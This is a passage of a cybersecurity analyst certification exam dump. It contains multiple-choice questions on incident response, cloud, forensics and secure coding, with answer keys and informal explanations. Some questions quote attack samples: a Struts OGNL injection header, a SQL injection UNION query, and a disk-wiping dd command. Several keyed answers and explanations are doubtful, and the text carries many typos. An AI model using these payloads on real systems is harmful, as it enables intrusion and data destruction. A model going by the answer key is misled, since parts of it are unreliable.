Which of the following are the MOST secure states for the certificate authority server when it is not in use? (Choose two.)

A. On a private VLAN
B. Full disk encrypted
C. Powered off
D. Backed up hourly
E. VPN accessible only
F. Air gapped

Answer: BF

QUESTION 97
Which of the following BEST identifies the appropriate use of threat intelligence as a function of detection and response?

A. To identify weaknesses in an organization's security posture
B. To identify likely attack scenarios within an organization
C. To build a business security plan for an organization
D. To build a network segmentation strategy

Answer: B
Explanation:
Threat intelligence comprises information gathered that does one of the following things:
- Educates and warns you about potential dangers not yet seen in the environment
- Identifies behavior that accompanies malicious activity
- Alerts you of ongoing malicious activity

QUESTION 98
While conducting a cloud assessment, a security analyst performs a Prowler scan, which generates the following within the report:

```
7.74 [extra774] Ensure credentials unused for 30 days or greater are disabled
PASS! User admin has logged into the console in the past 30 days
PASS! User SecOps has logged into the console in the past 30 days
INFO! User CloudDev has not used access key 1 since creation
FAIL! User BusinessUsr has never used access key 1 and not rotated it in 30 days
PASS! No users found with access key 2 enabled
```

Based on the Prowler report, which of the following is the BEST recommendation?

A. Delete CloudDev access key 1.
B. Delete BusinessUsr access key 1.
C. Delete access key 1. D. Delete access key 2.

Answer: B
Explanation:
The only "FAIL!" in this report is BusinessUsr.

QUESTION 99
An internally developed file-monitoring system identified the following except as causing a program to crash often:

```
char filedata[100];  fp =
fopen(`access.log`, `r`);
srtcopy (filedata, fp);
printf (`%s\n`, filedata);
```

Which of the following should a security analyst recommend to fix the issue?

A. Open the access.log file in read/write mode.
B. Replace the strcpy function.
C. Perform input sanitization.
D. Increase the size of the file data butter.

Answer: B
Explanation:
Use of insecure functions can make it much harder to secure code.
Functions like strcpy, which don't have critical security features built in, can result in code that is easier for attackers to target. In fact, strcpy is the only specific function that the CySA+ objectives call out, likely because of how commonly it is used for buffer overflow attacks in applications

written in C. strcpy allows data to be copied without caring whether the source is bigger than the destination. If this occurs, attackers can place arbitrary data in memory locations past the original destination, possibly allowing a buffer overflow attack to succeed.

QUESTION 100
An organization has the following policy statements:

- All emails entering or leaving the organization will be subject to inspection for malware, policy violations, and unauthorized coolant.
- All network activity will be logged and monitored.
- Confidential data will be tagged and tracked
- Confidential data must never be transmitted in an unencrypted form.
- Confidential data must never be stored on an unencrypted mobile device.

Which of the following is the organization enforcing?

A. Acceptable use policy
B. Data privacy policy
C. Encryption policy
D. Data management policy

Answer: D **Explanation:** https://www.comptia.org/newsroom/2020/02/25/data-management-fundamentals-are-the-firststep-towards-advanced-data-practices-new-comptia-report-reveals

QUESTION 101
A Chief Executive Officer (CEO) is concerned the company will be exposed lo data sovereignty issues as a result of some new privacy regulations to help mitigate this risk. The Chief Information Security Officer (CISO) wants to implement an appropriate technical control. Which of the following would meet the requirement?

A. Data masking procedures
B. Enhanced encryption functions
C. Regular business impact analysis functions
D. Geographic access requirements

Answer: D **Explanation:**
Data Sovereignty means that data is subject to the laws and regulations of the geographic location where that data is collected and processed. Data sovereignty is a country-specific requirement that data must remain within the borders of the jurisdiction where it originated. At its core, data sovereignty is about protecting sensitive, private data and ensuring it remains under the control of its owner.

QUESTION 102
A security analyst needs to provide the development team with secure connectivity from the corporate network to a three-tier cloud environment. The developers require access to servers in all three tiers in order to perform various configuration tasks. Which of the following technologies should the analyst implement to provide secure transport?

A. CASB

B. VPC
C. Federation
D. VPN

Answer: D
Explanation:
A VPN (Virtual Private Network) creates a secure and encrypted tunnel between the corporate network and the cloud environment. This allows the development team to access servers in all three tiers of the cloud environment securely, without exposing their traffic to the public internet.
The other options are not as well-suited for this scenario:
CASB (Cloud Access Security Broker) is a security solution that monitors and controls traffic between the corporate network and cloud environments. CASBs can be used to enforce security policies, such as preventing users from accessing unauthorized cloud resources. However, CASBs do not provide secure transport.
VPC (Virtual Private Cloud) is a network service that creates a logically isolated section of a cloud environment. VPCs can be used to improve security and performance by isolating traffic from different workloads. However, VPCs do not provide secure transport between the corporate network and the cloud environment.
Federation is a technology that allows users to log in to multiple applications using a single set of credentials. Federation can be used to improve security and convenience for users. However, federation does not provide secure transport.
In conclusion, a VPN is the best technology to use to provide secure transport for the development team to access the cloud environment.

QUESTION 103
A security analyst found an old version of OpenSSH running on a DMZ server and determined the following piece of code could have led to a command execution through an integer overflow;

```
nresp = packet_get_inf();
if (nresp > 0) {
   response = xmalloc(nresp*sizeof(char*));
   for (i = 0; i < nresp; i++)
     response[i] = packet_get_string(NULL);
}
```

Which of the following controls must be in place to prevent this vulnerability?

A. Convert all integer numbers in strings to handle the memory buffer correctly.
B. Implement float numbers instead of integers to prevent integer overflows.
C. Use built-in functions from libraries to check and handle long numbers properly.
D. Sanitize user inputs, avoiding small numbers that cannot be handled in the memory.

Answer: C **Explanation:**
The vulnerability in the code is an integer overflow, which happens when the size of a variable exceeds its maximum capacity. Attackers can exploit this vulnerability to execute arbitrary code, escalate privileges, or cause a denial of service. To prevent integer overflows, it is recommended to use built-in functions from libraries to check and handle long numbers properly. In this case, OpenSSH should be updated to the latest version, which includes patches to fix this vulnerability.

Additionally, it is good practice to use static analysis tools and perform code reviews to detect vulnerabilities before they are deployed to production.

QUESTION 104
A cyber-security analyst is implementing a new network configuration on an existing network access layer to prevent possible physical attacks. Which of the following BEST describes a solution that would apply and cause fewer issues during the deployment phase?

A. Implement port security with one MAC address per network port of the switch.
B. Deploy network address protection with DHCP and dynamic VLANs.
C. Configure 802.1X and EAPOL across the network
D. Implement software-defined networking and security groups for isolation

Answer: A

QUESTION 105
A security analyst at example.com receives SIEM alert for an IDS signature and reviews the associated packet capture and TCP stream:
Packet capture:

Source	Destination	Protocol	Length	Info
203.0.113.15	192.168.100.56	TCP	1016	60100 > 80 [PSH, ACK] Seq=1 Ack=1 Win=229 Len=946 TSval=419499016 TSecr=668384771 [TCP segment of a reassembled PDU]

TCP stream:

```
GET /admin/auth/Register.do HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
connection: close
content-type: %{(#test='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#ros=
(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(#ros.println(31337*31337)).(#ros.flush())}
host: connect.example.local
iv-user: Unauthenticated
user-agent: Security Operations Center; X-SOC-Scan (soc@example.com);
via: HTTP/1.1 revproxy.dmz.example.local:443
iv_server_name: connect-webseald-revproxy.dmz.example.local
x-
```

Which of the following actions should the security analyst take NEXT?

A. Review the known Apache vulnerabilities to determine if a compromise actually occurred
B. Contact the application owner for connect.example.local for additional information.
C. Mark the alert as a false positive scan coming from an approved source.
D. Raise a request to the firewall team to block 203.0.113.15.

Answer: B **Explanation:**
Anytime we receive alerts/offenses that appears to be a potential scan (interna/external), we already verify with the app owner/client if this was expected activity.
We never close a ticket without confirmation, even its from an approved source.

QUESTION 106
A security analyst needs to provide a copy of a hard drive for forensic analysis. Which of the following would allow the analyst to perform the task?

A. dcfldd if=/dev/one of=/mnt/usb/evidence.bin hash=md5, sha1 hashlog=/mnt/usb/evidence.bin.hashlog
B. dd if=/dev/sda of=/mnt/usb/evidence.bin bs=4096; sha5l2sum /mnt/usb/evidence.bin > /mnt/usb/evidence.bin.hash
C. tar -zcf /mnt/usb/evidence.tar.gz / -except /mnt; sha256sum /mnt/usb/evidence.tar.gz > /mnt/usb/evidence.tar.gz.hash
D. find / -type f -exec cp {} /mnt/usb/evidence/ \; sha1sum /mnt/usb/evidence/* > /mnt/usb/evidence/evidence.hash

Answer: B

QUESTION 107
While monitoring the information security notification mailbox, a security analyst notices several emails were reported as spam. Which of the following should the analyst do FIRST?

A. Block the sender In the email gateway.
B. Delete the email from the company's email servers.
C. Ask the sender to stop sending messages.
D. Review the message in a secure environment.

Answer: D

QUESTION 108
Company A is in the process of merging with Company B. As part of the merger, connectivity between the ERP systems must be established so pertinent financial information can be shared between the two entities. Which of the following will establish a more automated approach to secure data transfers between the two entities?

A. Set up an FTP server that both companies can access and export the required financial data to a folder.
B. Set up a VPN between Company A and Company B, granting access only to the ERPs within the connection.
C. Set up a PKI between Company A and Company B and Intermediate shared certificates between the two entities
D. Create static NATs on each entity's firewalls that map lo the ERP systems and use native ERP authentication to allow access.

Answer: B

QUESTION 109
A company has alerted planning the implemented a vulnerability management procedure. However, to security maturity level is low, so there are some prerequisites to complete before risk calculation and prioritization. Which of the following should be completed FIRST?

A. A business Impact analysis

B. A system assessment
C. Communication of the risk factors
D. A risk identification process

Answer: D

QUESTION 110
A security learn implemented a SCM as part for its security-monitoring program there is a requirement to integrate a number of sources Into the SIEM to provide better context relative to the events being processed. Which of the following BST describes the result the security learn hopes to accomplish by adding these sources?

A. Data enrichment
B. Continuous integration
C. Machine learning
D. Workflow orchestration

Answer: A **Explanation:**
The process of incorporating new updates and information to organizations existing database to improve accuracy.

QUESTION 111
A security analyst is investigating an incident related to an alert from the threat detection platform on a host (10.0.1.25) in a staging environment that could be running a cryptomining tool because it is sending traffic to an IP address that is related to Bitcoin.
The network rules for the instance are the following:

Rule	Direction	Protocol	SRC	DST	Port	Description
1	inbound	tcp	any	10.0.1.25	80	HTTP
2	inbound	tcp	any	10.0.1.25	443	HTTPS
3	inbound	tcp	10.0.1.0/25	10.0.1.25	22	SSH
4	outbound	udp	10.0.1.25	10.0.1.2	53	DNS
5	outbound	tcp	10.0.1.25	any	any	TCP

Which of the following is the BEST way to isolate and triage the host?

A. Remove rules 1, 2, and 3.
B. Remove rules 1, 2, 4, and 5.
C. Remove rules 1, 2, 3, 4, and 5.
D. Remove rules 1, 2, and 5.
E. Remove rules 1, 4, and 5.
F. Remove rules 4 and 5.

Answer: D

QUESTION 112

An analyst is reviewing the following output as part of an incident:

```
ICMP ECHO REQUEST 192.168.1.10 -> 10.20.30.40 Length=10 ABCDEFGHIJ
ICMP ECHO REPLY 10.20.30.40 -> 192.168.1.10 Length=10 ABCDEFGHIJ
ICMP ECHO REQUEST 192.168.1.10 -> 10.20.30.40 Length=15 ABCDEFGHIJ
ICMP ECHO REPLY 10.20.30.40 -> 192.168.1.10 Length=15 ABCDEFGHIJ{]8fd
ICMP ECHO REQUEST 192.168.1.10 -> 10.20.30.40 Length=20 ABCDEFGHIJ1234567890
ICMP ECHO REPLY 10.20.30.40 -> 192.168.1.10 Length=20 ABCDEFGHIJ1234567890
```

Which of the following is MOST likely happening?

A. The hosts are part of a reflective denial -of -service attack.
B. Information is leaking from the memory of host 10.20.30.40
C. Sensitive data is being exfilltrated by host 192.168.1.10.
D. Host 291.168.1.10 is performing firewall port knocking.

Answer: B **Explanation:**
10.20.30.40 and 192.168.1.10 are both private IP addresses, which are used for internal networks. Since both IP's are private addresses, its not really exfiltrating data. Line 2 and 3 is what you want to be looking at. The request is Length 15, but ABCDEFJHIJ is only 10 CHARs in length, but you can see the reply is giving additional information, based on the length.

QUESTION 113
The Chief Information Security Officer (CISO) of a large financial institution is seeking a solution that will block a predetermined set of data points from being transferred or downloaded by employees. The CISO also wants to track the data assets by name, type, content, or data profile.

Which of the following BEST describes what the CIS wants to purchase?

A. Asset tagging
B. SIEM
C. File integrity monitor
D. DLP

Answer: D

QUESTION 114
The majority of a company's employees have stated they are unable to perform their job duties due to outdated workstations, so the company has decided to institute BYOD. Which of the following would a security analyst MOST likely recommend for securing the proposed solution?

A. A Linux-based system and mandatory training on Linux for all BYOD users
B. A firewalled environment for client devices and a secure VDI for BYOO users
C. A standardized anti-malware platform and a unified operating system vendor
D. 802.1X to enforce company policy on BYOD user hardware

Answer: D
Explanation:
After reviewing 802.1x, it can keep infected machines from connecting to the network.

QUESTION 115
The help desk is having difficulty keeping up with all onboarding and offboarding requests. Managers often submit, requests for new users at the last minute. causing the help desk to scramble to create accounts across many different Interconnected systems. Which of the following solutions would work BEST to assist the help desk with the onboarding and offboarding process while protecting the company's assets?

A. MFA
B. CASB
C. SSO
D. RBAC

Answer: C
Explanation:
SSO single sign on allows you access to multiple resources without the need to reauthenticate. Role-based is a type of access control. Based on your job-role you have access to a specific object.

QUESTION 116
A security analyst is concerned the number of security incidents being reported has suddenly gone down. Daily business interactions have not changed, and no additional security controls have been implemented.
Which of the following should the analyst review FIRST?

A. The DNS configuration
B. Privileged accounts
C. The IDS rule set
D. The firewall ACL

Answer: C

QUESTION 117
A developer is working on a program to convert user-generated input in a web form before it is displayed by the browser. This technique is referred to as:

A. output encoding.
B. data protection.
C. query parameterization.
D. input validation.

Answer: A **Explanation:**
Output encoding, also known as output sanitization, is a technique used to convert usergenerated input in a web form before it is displayed by the browser. This technique helps to prevent cross-site scripting (XSS) attacks, which occur when attackers inject malicious code into a web page, causing it to execute in the user's browser.

QUESTION 118

A vulnerability scanner has identified an out-of-support database software version running on a server. The software update will take six to nine months to complete. The management team has agreed to a one-year extended support contract with the software vendor. Which of the following BEST describes the risk treatment in this scenario?

A. The extended support mitigates any risk associated with the software.
B. The extended support contract changes this vulnerability finding to a false positive.
C. The company is transferring the risk for the vulnerability to the software vendor.
D. The company is accepting the inherent risk of the vulnerability.

Answer: D

QUESTION 119
Which of the following is an advantage of SOAR over SIEM?

A. SOAR is much less expensive.
B. SOAR reduces the amount of human intervention required.
C. SOAR can aggregate data from many sources.
D. SOAR uses more robust encryption protocols.

Answer: B **Explanation:**
When comparing SOAR vs. SIEM, SIEM will only provide the alert. After that, it's up to the administrator to determine the path of an investigation (so, this means in my opinion more human intervation). A SOAR that automates investigation path workflows can significantly cut down on the amount of time required to handle alerts.

QUESTION 120
Which of the following factors would determine the regulations placed on data under data sovereignty laws?

A. What the company intends to do with the data it owns
B. The company's data security policy
C. The type of data the company stores
D. The data laws of the country in which the company is located

Answer: D

QUESTION 121
An organization's internal department frequently uses a cloud provider to store large amounts of sensitive data. A threat actor has deployed a virtual machine to attack another virtual machine to gain access to the data. Through the use of the cloud host's hypervisor, the threat actor has escalated the access rights. Which of the following actions would be BEST to remediate the vulnerability the attacker has used to exploit the system?

A. Sandbox the virtual machine.
B. Implement an MFA solution.
C. Update lo the secure hypervisor version.
D. Implement dedicated hardware for each customer.

Answer: C **Explanation:**
Virtual machine (VM) escape attacks target vulnerabilities in the hypervisor supporting a virtualized environment. The strongest control to protect hypervisors against these attacks is to keep them patched.

QUESTION 122
An online gaming company was impacted by a ransomware attack. An employee opened an attachment that was received via an SMS attack on a company-issue firewall. Which following actions would help during the forensic analysis of the mobile device? (Choose two.)

A. Resetting the phone to factory settings
B. Rebooting the phone and installing the latest security updates
C. Documenting the respective chain of custody
D. Uninstalling any potentially unwanted programs
E. Performing a memory dump of the mobile device for analysis
F. Unlocking the device by blowing the eFuse

Answer: CE

QUESTION 123
A security analyst is reviewing a firewall usage report that contains traffic generated over the last 30 minutes in order to locate unusual traffic patterns:

Source IP	Destination IP	Application	Bytes	Sessions
192.168.100.5	195.48.38.6	DNS	18.6Gb	8
192.168.48.147	192.168.31.1	Web browsing	5.3Gb	86
10.50.180.49	46.18.76.248	OCSP	1.1M	5
10.18.76.179	64.233.177.101	SSL	16.4Gb	13

Which of the following source IP addresses does the analyst need to investigate further?

A. 10.18.76.179
B. 10.50.180.49
C. 192.168.48.147
D. 192.168.100.5

Answer: C

QUESTION 124
During the threat modeling process for a new application that a company is launching, a security analyst needs to define methods and items to take into consideration. Which of the following are part of a known threat modeling method?

A. Threat profile, infrastructure and application vulnerabilities, security strategy and plans
B. Purpose, objective, scope, (earn management, cost, roles and responsibilities

C. Spoofing tampering, repudiation, information disclosure, denial of service elevation of privilege
D. Human impact, adversary's motivation, adversary's resources, adversary's methods

Answer: C

QUESTION 125
A Chief Information Security Officer has asked for a list of hosts that have critical and highseventy findings as referenced in the CVE database. Which of the following tools would produce the assessment output needed to satisfy this request?

A. Nessus
B. Nikto
C. Fuzzer
D. Wireshark
E. Prowler

Answer: A

QUESTION 126
An organization wants to implement a privileged access management solution to better manage the use to emergency and privileged service accounts. Which of the following would BEST satisfy the organization's goal?

A. Access control lists
B. Discretionary access controls
C. Policy-based access controls
D. Credential vaulting

Answer: C

QUESTION 127
A security analyst is deploying a new application in the environment.
The application needs to be integrated with several existing applications that contain SPI.
Prior to the deployment, the analyst should conduct:

A. a tabletop exercise
B. a business impact analysis
C. a PCI assessment
D. an application stress test.

Answer: D

QUESTION 128
A manufacturing company uses a third-party service provider for Tier 1 security support. One of the requirements is that the provider must only source talent from its own country due to geopolitical and national security interests. Which of the following can the manufacturing company implement to ensure the third-party service provider meets this requirement?

A. Implement a secure supply chain program with governance
B. Implement blacklisting for IP addresses from outside the country
C. Implement strong authentication controls for all contractors
D. Implement user behavior analytics for key staff members

Answer: A

QUESTION 129
Which of the following APT adversary archetypes represent non-nation-state threat actors? (Select TWO)

A. Kitten
B. Panda
C. Tiger
D. Jackal
E. Bear
F. Spider

Answer: DF
Explanation:
Definitely Jackal and Spider
https://outlookseries.com/A0781/Security/3511.htm

QUESTION 130
A security analyst was transferred to an organization's threat-hunting team to track specific activity throughout the enterprise environment. The analyst must observe and assess the number to times this activity occurs and aggregate the results.
Which of the following is the BEST threat-hunting method for the analyst to use?

A. Stack counting
B. Searching
C. Clustering
D. Grouping

Answer: A **Explanation:**
Stack counting is a threat-hunting technique that involves monitoring a specific event or activity, counting the number of times it occurs, and then aggregating those results over time. This technique is useful for identifying patterns of behavior that may indicate a threat actor is active in the environment.

QUESTION 131
A security officer needs to find the most cost-effective solution to the current data privacy and protection gap found in the last security assessment.
Which of the following is the BEST recommendation?

A. Require users to sign NDAs B.
Create a data minimization plan.

C. Add access control requirements
D. Implement a data loss prevention solution

Answer: B

QUESTION 132
An analyst is responding to an incident within a cloud infrastructure. Based on the logs and traffic analysis, the analyst thinks a container has been compromised. Which of the following should the analyst do FIRST?

A. Perform threat hunting in other areas of the cloud infrastructure
B. Contact law enforcement to report the incident
C. Perform a root cause analysis on the container and the service logs
D. Isolate the container from production using a predefined policy template

Answer: D
Explanation:
First isolate to prevent further damage, then analyse root cause.

QUESTION 133
A security analyst sees the following OWASP ZAP output from a scan that was performed against a modern version of Windows while testing for client-side vulnerabilities:

```
Alert Detail

Low (Medium)   Web Browser XSS Protection not enabled

Description: Web browser XSS protection not enabled, or
disabled by the configuration of the HTTP Response header

URL: https://domain.com/sun/ray
```

Which of the following is the MOST likely solution to the listed vulnerability?

A. Enable the browser's XSS filter.
B. Enable Windows XSS protection
C. Enable the browser's protected pages mode
D. Enable server-side XSS protection

Answer: A **Explanation:**
Typically this is an issue with the web site/server disabling XSS protection on your browser. If this is the case, you can manually adjust that on your browser. Most browsers have this setting on by default.

QUESTION 134

During the security assessment of a new application, a tester attempts to log in to the application but receives the following message incorrect password for given username.
Which of the following can the tester recommend to decrease the likelihood that a malicious attacker will receive helpful information?

A. Set the web page to redirect to an application support page when a bad password is entered.
B. Disable error messaging for authentication
C. Recognize that error messaging does not provide confirmation of the correct element of authentication
D. Avoid using password-based authentication for the application

Answer: C

QUESTION 135
An organization has the following risk mitigation policies:

- Risks without compensating controls will be mitigated first it the risk value is greater than $50,000.
- Other risk mitigation will be prioritized based on risk value.

The following risks have been identified:

Risk	Probability	Impact	Compensating control?
A	80%	$100,000	Y
B	20%	$500,000	Y
C	50%	$120,000	N
D	40%	$80,000	N

Which of the following is the order of priority for risk mitigation from highest to lowest?

A. A, C, D, B B.
B, C, D, A C. C,
B, A, D D. C. D,
A, B
E. D, C, B, A

Answer: C **Explanation:**
C is first because of has no compensanting control and the risk value is greater than $50,000
D is last because of has no compensanting control and the risk value is LESS than $50,000

QUESTION 136
During a review of SIEM alerts, a security analyst discovers the SIEM is receiving many alerts per day from the file-integrity monitoring toot about files from a newly deployed application that should not change.
Which of the following steps should the analyst complete FIRST to respond to the issue?

A. Warn the incident response team that the server can be compromised

B. Open a ticket informing the development team about the alerts
C. Check if temporary files are being monitored
D. Dismiss the alert, as the new application is still being adapted to the environment

Answer: C **Explanation:**
The description suggests that many files change many times per day, which is imo typical for temporary files. Additionally "newly deployed application" hints at a possible initial operational misconfiguration.

QUESTION 137
Which of the following is a difference between SOAR and SCAP?

A. SOAR can be executed taster and with fewer false positives than SCAP because of advanced heuristics
B. SOAR has a wider breadth of capability using orchestration and automation, while SCAP is more limited in scope
C. SOAR is less expensive because process and vulnerability remediation is more automated than what SCAP does
D. SOAR eliminates the need for people to perform remediation, while SCAP relies heavily on security analysts

Answer: B **Explanation:**
SOAR is used to automatically detect known bad traffic and implement a series of preapproved steps to alleviate the need of more workers. There are many tools that perform this function. https://www.fortinet.com/resources/cyberglossary/what-is-soar Tool Examples: https://geekflare.com/best-soar-tools/

SCAP automates vulnerability management and policy compliance evaluation. It was developed by RHEL and the US Gov't to automate the implementation of STIGs. It scans for those STIGs/VULNs and will patch them automatically based on the defined rules implemented. It was originally a single tool that is now a suite that covers different areas of concern. https://www.youtube.com/watch?v=5PA9r9oaHUY

Ultimately, SOAR is a conceptualization that many tools are built for while SCAP is a Tool Suite that has a much smaller scope and almost completely different purpose.

QUESTION 138
A security analyst is reviewing WAF alerts and sees the following request:

```
Request="GET /public/report.html?iewt=9064 AND 1=1 UNION ALL SELECT
1,NULL,table_name FROM information_schema.tables WHERE 2>1--/**/;
HTTP/1.1 Host=mysite.com
```

Which of the following BEST describes the attack?

A. SQL injection
B. LDAP injection
C. Command iniection
D. Denial of service

Answer: A **Explanation:**
A Command injection attacks an operating system, while SQL injections attack a database. It appears that this, WAF is backed by a database and therefore this has to be a SQL attack.

QUESTION 139
A security analyst is reviewing the output of tcpdump to analyze the type of activity on a packet capture:

```
16:06:32.909791 IP 192.168.0.1.39224 > 192.168.1.1.442: Flags [S], seq 1683238133, win 65535, options [mss 65495,sackOK,TS val 3178342128 ecr 0,nop,wscale 11], length
0
16:06:32.909796 IP 192.168.1.1.442 > 192.168.0.1.39224: Flags [R.], seq 0, ack 1683238134, win 0, length 0
16:06:32.910601 IP 192.168.0.1.51076 > 192.168.1.1.443: Flags [S], seq 1697823267, win 65535, options [mss 65495,sackOK,TS val 3178342129 ecr 0,nop,wscale 11], length
0
16:06:32.910608 IP 192.168.1.1.443 > 192.168.0.1.51076: Flags [S.], seq 2507327109, ack 1697823268, win 65535, options [mss 65495,sackOK,TS val 719168538 ecr
3178342129,nop,wscale 11], length 0
16:06:32.910615 IP 192.168.0.1.51076 > 192.168.1.1.443: Flags [.], ack 1, win 64, options [nop,nop,TS val 3178342129 ecr 719168538], length 0
16:06:32.910626 IP 192.168.0.1.51076 > 192.168.1.1.443: Flags [F.], seq 1, ack 1, win 64, options [nop,nop,TS val 3178342129 ecr 719168538], length 0
16:06:32.910903 IP 192.168.1.1.443 > 192.168.0.1.51076: Flags [F.], seq 1, ack 2, win 64, options [nop,nop,TS val 719168538 ecr 3178342129], length 0
16:06:32.910908 IP 192.168.0.1.51076 > 192.168.1.1.443: Flags [.], ack 2, win 64, options [nop,nop,TS val 3178342129 ecr 719168538], length 0
16:06:32.911743 IP 192.168.0.1.56346 > 192.168.1.1.444: Flags [S], seq 862629258, win 65535, options [mss 65495,sackOK,TS val 3178342130 ecr 0,nop,wscale 11], length 0
16:06:32.911747 IP 192.168.1.1.444 > 192.168.0.1.56346: Flags [R.], seq 0, ack 862629259, win 0, length 0
16:06:32.912562 IP 192.168.0.1.52002 > 192.168.1.1.445: Flags [S], seq 1707382117, win 65535, options [mss 65495,sackOK,TS val 3178342131 ecr 0,nop,wscale 11], length
0
16:06:32.912566 IP 192.168.1.1.445 > 192.168.0.1.52002: Flags [R.], seq 0, ack 1707382118, win 0, length 0
16:06:32.913389 IP 192.168.0.1.59808 > 192.168.1.1.446: Flags [S], seq 2627951491, win 65535, options [mss 65495,sackOK,TS val 3178342131 ecr 0,nop,wscale 11], length
0
```

Which of the following generated the above output?

A. A port scan
B. A TLS connection
C. A vulnerability scan
D. A ping sweep

Answer: A
Explanation:
Port scan againts 442-446 ports. For port 443 the scanner closed the connection after SYN-ACK.

QUESTION 140
During routine monitoring a security analyst identified the following enterprise network traffic:

Packet capture output:

No.	Source	Destination	Protocol	Info
105	66.187.224.210	192.168.12.21	DNS	Standard query response A 209.132.177.50
106	192.168.12.21	209.132.177.50	TCP	48890 > http [SYN] Seq=0 len=0 MSS=1460 TSV=1535
107	209.132.177.50	192.168.12.21	TCP	http > 48890 [SYN, ACK] Seq=0 Ack=1 Win=5792 len=0
108	192.168.12.21	209.132.177.50	TCP	48890 > http [ACK] Seq=1 Ack=1 len=0
109	192.168.12.21	209.132.177.50	HTTP	GET / HTTP/1.1

Which of the following BEST describes what the security analyst observed?

A. 66.187.224.210 set up a DNS hijack with 192.168.12.21.

B. 192.168.12.21 made a TCP connection to 66.187.224.210
C. 192.168.12.21 made a TCP connection to 209.132.177.50
D. 209.132.177.50 set up a TCP reset attack to 192.168.12.21

Answer: C

QUESTION 141
An analyst is responding to an incident involving an attack on a company-owned mobile device that was being used by an employee to collect data from clients in the field. Malware was loaded on the device via the installation of a third-party software package. The analyst has baselined the device. Which of the following should the analyst do to BEST mitigate future attacks?

A. Implement MDM
B. Update the maiware catalog
C. Patch the mobile device's OS
D. Block third-party applications

Answer: A **Explanation:**
MDM solution to manage the configuration of those devices, automatically installing patches, requiring the use of encryption, and providing remote wiping functionality. MDM solutions may also restrict the applications that can be run on a mobile device to those that appear on an approved list.

QUESTION 142
Some hard disks need to be taken as evidence for further analysis during an incident response. Which of the following procedures must be completed FIRST for this type of evidence acquisition?

A. Extract the hard drives from the compromised machines and then plug them into a forensics machine to apply encryption over the stored data to protect it from nonauthorized access.
B. Build the chain-of-custody document, noting the media model, serial number, size, vendor, date, and time of acquisition.
C. Perform a disk sanitization using the command #dd if=/dev/zero of=/dev/sdc bs=1M over the media that will receive a copy of the collected data.
D. Execute the command #dd if-/dev/sda of=/dev/sdc bs=512 to clone the evidence data to external media to prevent any further change.

Answer: B **Explanation:**
Chain of custody should be done before taking a copy of data, because this defines what tools were used to obtain the data/who handled the copying. This is a crucial step for submitting data to court because this can help (along with hashing obv) prove the integrity of data.

QUESTION 143
Which of the following is the software development process by which function, usability, and scenarios are tested against a known set of base requirements?

A. Security regression testing
B. Code review
C. User acceptance testing

D. Stress testing

Answer: C **Explanation:**
User Acceptance Testing - Beta testing by the end users that proves a program is usable and fitfor-purpose in real-world conditions.
Stress Test - A stress test is used to determine what could trigger a denial of service.

QUESTION 144
An organization wants to ensure the privacy of the data that is on its systems. Full disk encryption and DLP are already in use. Which of the following is the BEST option?

A. Require all remote employees to sign an NDA
B. Enforce geofencing to limit data accessibility
C. Require users to change their passwords more frequently
D. Update the AUP to restrict data sharing

Answer: B **Explanation:**
Privacy is control over your data. An NDA doesn't necessarily enforce anything. Anyone can still blab. However, if you're geofencing, folks can only access it from the specified area(s). That's enforcing control.

QUESTION 145
A company wants to configure the environment to allow passive network monitoring. To avoid disrupting the sensitive network, which of the following must be supported by the scanner's NIC to assist with the company's request?

A. Port bridging
B. Tunnel all mode
C. Full-duplex mode
D. Port mirroring
E. Promiscuous mode

Answer: D

QUESTION 146
Due to a rise in cyber attackers seeking PHI, a healthcare company that collects highly sensitive data from millions of customers is deploying a solution that will ensure the customers' data is protected by the organization internally and externally.
Which of the following countermeasures can BEST prevent the loss of customers' sensitive data?

A. Implement privileged access management
B. Implement a risk management process
C. Implement multifactor authentication
D. Add more security resources to the environment

Answer: C **Explanation:**
Implement multifactor authentication - is a solution that can work internally in the org and externally for the customers.

QUESTION 147
A company's security team recently discovered a number of workstations that are at the end of life. The workstation vendor informs the team that the product is no longer supported and patches are no longer available. The company is not prepared to cease its use of these workstations. Which of the following would be the BEST method to protect these workstations from threats?

A. Deploy whitelisting to the identified workstations to limit the attack surface
B. Determine the system process centrality and document it
C. Isolate the workstations and air gap them when it is feasible
D. Increase security monitoring on the workstations

Answer: C **Explanation:**
An air gap, air wall, air gapping or disconnected network is a network security measure employed on one or more computers to ensure that a secure computer network is physically isolated from unsecured networks, such as the public Internet or an unsecured local area network.

QUESTION 148
During a review of recent network traffic, an analyst realizes the team has seen this same traffic multiple times in the past three weeks, and it resulted in confirmed malware activity. The analyst also notes there is no other alert in place for this traffic After resolving the security incident, which of the following would be the BEST action for the analyst to take to increase the chance of detecting this traffic in the future?

A. Share details of the security incident with the organization's human resources management team
B. Note the security incident so other analysts are aware the traffic is malicious
C. Communicate the security incident to the threat team for further review and analysis
D. Report the security incident to a manager for inclusion in the daily report

Answer: C

QUESTION 149
A company uses an FTP server to support its critical business functions. The FTP server is configured as follows:

- The FTP service is running with the data directory configured in /opt/ftp/data.
- The FTP server hosts employees' home directories in /home.
- Employees may store sensitive information in their home directories.

An IoC revealed that an FTP directory traversal attack resulted in sensitive data loss. Which of the following should a server administrator implement to reduce the risk of current and future directory traversal attacks targeted at the FTP server?

A. Implement file-level encryption of sensitive files
B. Reconfigure the FTP server to support FTPS
C. Run the FTP server n a chroot environment
D. Upgrade the FTP server to the latest version

Answer: C

Explanation:
Place local users in a chroot jail based on their home directory.

QUESTION 150
A company offers a hardware security appliance to customers that provides remote administration of a device on the customer's network. Customers are not authorized to alter the configuration. The company deployed a software process to manage unauthorized changes to the appliance log them, and forward them to a central repository for evaluation.
Which of the following processes is the company using to ensure the appliance is not altered from
its original configured state?

A. CI/CD
B. Software assurance
C. Anti-tamper
D. Change management

Answer: D

QUESTION 151
A security analyst is investigating a reported phishing attempt that was received by many users throughout the company. The text of one of the emails is shown below:

Return-Path: <security@off1ce365.com >
Received: from [122.167.40.119]
Message-ID: <FE3638ACA.2020509@off1ce365.com>
Date: 23 May 2020 11:40:36 -0400
From: security@off1ce365.com
